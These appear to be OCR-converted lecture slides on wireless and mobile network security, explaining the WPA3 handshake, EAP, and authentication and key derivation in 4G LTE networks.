
Wireless 802.11: authentication setting





Source: http://www.netgear.com/docs/refdocs/Wireless/wirelessBasics.htm

802.11: WPA3 handshake




a
- AS generates $Nonce_{AS}$, sends to mobile

b
- mobile receives $Nonce_{AS}$
  - generates $Nonce_M$
  - generates symmetric shared session key K_{M-AP} using $Nonce_{AS}$, $Nonce_M$, and initial shared secret
  - sends $Nonce_M$, and HMAC-signed value using $Nonce_{AS}$ and initial shared secret

c
- AS derives symmetric shared session key K_{M-AP}


802.11: authentication, encryption



③ shared symmetric session key distribution (e.g., for AES encryption)

- same key derived at mobile, AS
- AS informs AP of the shared symmetric session


802.11: authentication, encryption



④ encrypted communication between mobile and remote host via AP


- same key derived at mobile, AS
- AS informs AP of the shared symmetric session

802.11: authentication, encryption



- Extensible Authentication Protocol (EAP) [RFC 3748] defines end-to-end request/response protocol between mobile device, AS

Today's lesson



- What is network security?
- Principles of cryptography
- Authentication, message integrity
- Securing e-mail
- Securing TCP connections: TLS
- Network layer security: IPsec
- **Security in wireless and mobile networks**
  - 802.11 (WiFi)
  - 4G/5G
- Operational security: firewalls and IDS

Ask a question

Authentication, encryption in 4G LTE


- arriving mobile must:
  - associate with BS: (establish) communication over 4G wireless link
  - authenticate itself to network, and authenticate network
- notable differences from WiFi
  - mobile's SIMcard provides global identity, contains shared keys
  - services in visited network depend on (paid) service subscription in home network

Authentication, encryption in 4G LTE

- mobile, BS use derived session key K_{BS-M} to encrypt communications over 4G link
- MME in visited network + HHS in home network, together play role of WiFi AS
  - ultimate authenticator is HSS
  - trust and business relationship between visited and home networks

Ask a question

Authentication, encryption in 4G LTE




ⓐ authentication request to home network HSS

- mobile sends attach message (containing its IMSI, visited network info) relayed from BS to visited MME to home HHS
- IMSI identifies mobile's home network

Ask a question


Authentication, encryption in 4G LTE



ⓑ HSS use shared-in-advance secret key, K_{HSS-M}, to derive authentication token, *auth_token*, and expected authentication response token, $xres_{HSS}$

- *auth_token* contains info encrypted by HSS using K_{HSS-M} , allowing mobile to know that whoever computed *auth_token* knows shared-in-advance secret
- mobile has authenticated network
- visited HSS keeps $xres_{HSS}$ for later use

Authentication, encryption in 4G LTE




ⓒ authentication response from mobile:

- mobile computes res_M using its secret key to make same cryptographic calculation that HSS made to compute $xres_{HSS}$ and sends res_M to MME

Ask a question

